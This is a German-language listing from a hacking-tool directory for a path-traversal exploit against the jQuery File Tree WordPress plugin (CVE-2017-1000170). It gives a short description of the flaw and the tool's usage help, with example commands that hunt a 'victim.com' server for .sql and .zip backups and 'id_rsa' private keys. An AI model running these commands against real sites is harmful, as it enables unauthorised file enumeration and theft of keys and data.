
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Jquery-File-Tree-1.6.6-Path-Traversal — Jquery File Tree 1.6.6 Path-Traversal-Exploit (CVE-2017-1000170) | Kitploit

Tools/GitHubGitHub/nickguitar/jquery-file-tree-1.6.6-path-traversal
AufklärungSchwachstellenanalyseWebanwendungs-ExploitationInformationsbeschaffungPenetrationstests
GitHubnickguitar/jquery-file-tree-1.6.6-path-traversal

Jquery-File-Tree-1.6.6-Path-Traversal

Jquery File Tree 1.6.6 Path-Traversal-Exploit (CVE-2017-1000170)

Teilen
Repository anzeigen
421vor 5 JahrenNoch nicht geprüft

Jquery-File-Tree-1.6.6-Path-Traversal

Jquery File Tree 1.6.6 Path Traversal Exploit (CVE-2017-1000170)

Die Standardeinstellungen des jQueryFileTree <1.6.6 Plugins für WordPress versagen beim Parsen der Benutzerdaten, was eine Path-Traversal-Schwachstelle verursacht.

Dadurch kann ein Angreifer alle Dateinamen aller lesbaren Ordner des Webservers auflisten.

In Verbindung mit einem Local File Inclusion oder Local File Disclosure Angriff kann dies dazu führen, dass beliebig lesbare Dateien des Servers heruntergeladen werden können.

Verwendung



$ xpl_jqueryFileTree.php -u url [-f extensions/filenames] [-p path] [-r] [-h] [-a]

Legende:

  -h, --help: Show this message
  -u, --url: URL of target
  -a, --random-agent: Use random user agents
  -f, --filter: Name of files or extensions to search for (separated by comma)
  -p, --path: The full path from which the filenames will be read (default: /)
  -r, --recursive: Generates the tree recursivelly (be careful)

  e.g.: xpl_jqueryFileTree.php -u victim.com -f .zip,.sql -p /var/www/html/backup/admin/ -r
        |
         \-> Dies sucht nach allen .zip- und .sql-Dateien in victim.com/backup/admin und dessen Unterpfaden
             (Der Punkt muss angegeben werden, um eine Erweiterung zu kennzeichnen)

        xpl_jqueryFileTree.php -u victim.com -f .log,id_rsa -a -r
        |
         \-> Dies sucht nach allen Dateien namens „id_rsa“ oder mit der Erweiterung
             „.log“ in allen Ordnern des Servers, mit zufälligen User-Agents

        Tipp: Verwenden Sie „php ..... | tee output“, um das Ergebnis in eine Ausgabedatei zu speichern

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    516
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    355
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    315
  • 5

    estorides

    grisuno/estorides

    Aggregiert 99+ kostenlose OSINT-Quellen parallel, löst Entitäten in einen Knowledge Graph auf und exportiert STIX 2.1, MISP oder GraphML mit LLM-gestützter Analyse.

    303
  • 6

    opencti

    opencti-platform/opencti

    Offene Plattform für Cyber-Bedrohungsinformationen

    285

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →





